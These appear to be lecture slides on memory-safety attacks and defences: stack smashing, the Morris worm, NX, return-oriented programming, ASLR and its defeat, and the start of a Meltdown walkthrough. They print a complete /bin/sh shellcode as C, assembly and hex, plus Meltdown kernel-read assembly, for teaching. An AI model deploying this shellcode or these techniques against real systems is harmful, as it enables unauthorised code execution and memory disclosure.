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

Return addresses constantly live on the stack

- Recall: When a function is called…
  - parameters are pushed on stack
  - return address pushed on stack
  - called function puts local variables on the stack
- Memory layout

- C's calling convention means arbitrary execution could happen anywhere!

What do you do with arbitrary execution?

- Open a shell that can run anything…

- Top: C code
- Middle: position-independent x86 assembly
- Bottom: machine code hex

```
int main(int argc, char *argv[])
{
   char *sh;
   char *args[2];

   sh = "/bin/sh";
   args[0] = sh;
   args[1] = NULL;
   execve(sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
      nop
      nop                  // end of nop sled
      jmp   find           // jump to end of code
cont: pop   %esi           // pop address of sh off stack into %esi
      xor   %eax,%eax      // zero contents of EAX
      mov   %al,0x7(%esi)  // copy zero byte to end of string sh (%esi)
      lea   (%esi),%ebx    // load address of sh (%esi) into %ebx
      mov   %ebx,0x8(%esi) // save address of sh in args[0] (%esi+8)
      mov   %eax,0xc(%esi) // copy zero to args[1] (%esi+c)
      mov   $0xb,%al       // copy execve syscall number (11) to AL
      mov   %esi,%ebx      // copy address of sh (%esi) t0 %ebx
      lea   0x8(%esi),%ecx // copy address of args (%esi+8) to %ecx
      lea   0xc(%esi),%edx // copy address of args[1] (%esi+c) to %edx
      int   $0x80          // software interrupt to execute syscall
find: call  cont           // call cont which saves next address on stack
sh:   .string "/bin/sh "   // string constant
args: .long 0              // space used for args array
      .long 0              // args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

(c) Hexadecimal values for compiled x86 machine code

Morris Worm

- November 02, 1988
  - Roughly 88,000 computers on internet at the time
- Worm
  - Invading program that installs itself on additional computers
- Infected several thousand computers, taking down internet for several days

How the worm entered computers: three methods

1. Debug vulnerability in *sendmail* – an email sending service
    - Connect, enter debug mode, send arbitrary code to execute

2. Buffer overflow in *finger* – a command to list user details
    - Send request with more than 512 bytes of arguments
    - Execute /bin/sh

3. Guess passwords
    - Get list of users for the machine worm is already running in
    - Guess username, reverse username, 400 “popular” words, entire dictionary

Effects of Morris Worm

- Morris Worm created too many copies of itself
  - Checked if there was already a worm on the computer before running
  - 1 out of 7 of the executables just ran anyways (too high a default)

- Computers ended up with many processes running
  - **Check your understanding:** How are too many processes harmful?

Effects of Morris Worm

- Morris Worm created too many copies of itself
  - Checked if there was already a worm on the computer before running
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
- Computers ended up with many processes running
  - Long response time due to so many processes
  - Thrashing due to too much memory pressure
  - Slowed computers to a halt

- Outcomes:
  - Invaded ~6000 computers in hours (**10% of the Internet** at the time)
  - CERT was created to manage software security
  - First Computer Fraud and Abuse Act (CFAA) prosecution

Stopping malicious code by disabling execution


- The OS can allow a region to be written or executed
  - But not both!

- NX bit in x86-64 (no-execute)



Overcoming no-execute

- Do we need malicious code to have malicious behavior? **No**




Default Stack　　Code injection　　Code reuse (!)

"Return-into-libc" attack


Return-oriented programming

- More general process to enable arbitrary execution without code rewrite
- Look through assembly instructions followed by a return
  - Known as "gadgets"
- Chain these gadget together to make working code
  - By placing addresses on stack




Gadgets can create a Turing-complete programming environment


- Loading constants




- Control flow



- Arithmetic




- Memory



Address-space layout randomization (ASLR)

- Randomize memory region locations in virtual memory
  - Already spread throughout physical memory
- Move locations of libraries and code relative to each other
  - Arbitrary address for attacker to send code to gets harder to predict!
- Implemented 2005-2007
  - Linux, MacOS, and Windows
  - 2011 for Android and iOS



Running a process again re-randomizes its layout

Overcoming ASLR

- ASLR is a probabilistic approach, merely increases attacker's expected work
  - Each failed attempt results in crash; at restart, randomization is different

- Counters:
  - Information leakage
    - Program reveals a pointer? Game over.
  - De-randomization attack
    - Just keep trying! (carefully)
    - 32-bit ASLR defeated in 216 seconds
    - BlastDoor sandbox has delay after crash for exactly this scenario
  - Under certain scenarios is less effective
    - Poor source of randomness

Break + Question

- The Common Vulnerabilities and Exposures (CVE) system documents publicly released software vulnerabilities.
- How long has it been since the last CVE due to a buffer overflow?

https://www.cvedetails.com/vulnerability-list.php

Break + Question

- The Common Vulnerabilities and Exposures (CVE) system documents publicly released software vulnerabilities.
- How long has it been since the last CVE due to a buffer overflow?
  - Today is Thursday (November 14th, 2024)

Discovered Monday, November 11th

CVE-2024-52533

gio/gsocks4aproxy.c in GNOME GLib before 2.82.1 has an off-by-one error and resultant buffer overflow because SOCKS4_CONN_MSG_LEN is not sufficient for a trailing '\0' character.

Source: MITRE

Max CVSS	9.8
EPSS Score	0.05%
Published	2024-11-11
Updated	2024-11-12

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- **Speculative execution attacks**
  - **Meltdown**
  - **Spectre**

First, some background knowledge


- To understand Speculative Execution Attacks you really need to understand low-level software and hardware

- A few pieces of background knowledge will be useful:
  - Timing Side Channels
  - Speculative Execution
  - Keeping the kernel in Virtual Memory

Background: Side channel attacks

- Important for understanding speculative execution attacks

- Many physical systems have properties that may leak information about internal state
  - Determine RSA key bits based on power use during a decrypt operation
  - Determine length of password by how long it takes to check it



Timing attacks are one side channel

- Timing attacks can be overcome with constant-time algorithms which always take as long as the worst-case execution time
  - But this means reducing performance

- Caches are essentially one big timing attack
  - Speeds up access to data if it is present in the cache
    - This was the goal!!
  - An attack can know which data was accessed recently
    - But that seems harmless, right?

Background: Speculative Execution

Modern processors want to always be doing something

- What if we're going to branch based on a memory load?
- What if we just guess what the result will be and start executing early!!

So they are often "speculatively executing" instructions


- Perform the operation and throw out the result if we shouldn't actually do it
- For example, branch prediction

Optimization: Kernel Mapped in Virtual Memory

Page tables map virtual memory to physical memory for a process

But actually, we often leave the OS memory in the page table too…

- Each page is marked as no-read, no-write
- Faster to switch back to the OS
  - No need to TLB flush or page table swap if the OS intends to go right back to process
- Also allows the kernel to swap out parts of its own memory if necessary
  - Such as page tables themselves



Meltdown

Security vulnerability in all modern processors that allows arbitrary reads from memory

Disclosed in January 2018 by: (told Intel in June 2017)

- Jann Horn (Google Project Zero),
- Werner Haas, Thomas Prescher (Cyberus Technology),
- Daniel Gruss, Moritz Lipp, Stefan Mangard, Michael Schwarz (Graz University of Technology)

Details:

- https://hackernoon.com/a-simplified-explanation-of-the-meltdown-cpu-vulnerability-ad316cd0f0de
- https://meltdownattack.com/meltdown.pdf

Step 1: Read from a kernel address

```
mov $KERNEL_ADDRESS_OF_SECRET, %r12
mov (%r12), %eax
```

%eax now holds a byte of memory that we shouldn't able to access

- This will be an invalid page fault!
- Once the instruction actually hits the end of the pipeline...

- For now, it loads that value into %r12 right away and continues executing speculatively

Step 2: Read based on secret

```
mov $KERNEL_ADDRESS_OF_SECRET, %r12
mov (%r12), %eax
mov MY_ARRAY(%eax), %edx
```

`%edx` is a valid read from our own memory

- This is never going to finish either because the process will have an exception from the prior instruction, but it will start executing...

- MY_ARRAY here is a 256-byte array which is not in the cache

Step 3: Handle the Exception

```
 mov $KERNEL_ADDRESS_OF_SECRET, %r12
```

~~mov (%r12), %eax~~

~~mov MY_ARRAY(%eax), %edx~~

The processor realizes you tried to read from memory you didn't have access to and generates an exception

- You can catch these and recover
- The invalid instruction and ones after it are rolled back as if they never happened

Everything’s still safe right?

The processor never saved any results from the invalid accesses to memory in registers

- So there’s no problem, right?

We forgot about the cache

The load affected the cache!!!

```
mov $KERNEL_ADDRESS_OF_SECRET, %r12
mov (%r12), %eax
mov MY_ARRAY(%eax), %edx
```

The value at address **`MY_ARRAY+%eax`** was saved in our cache

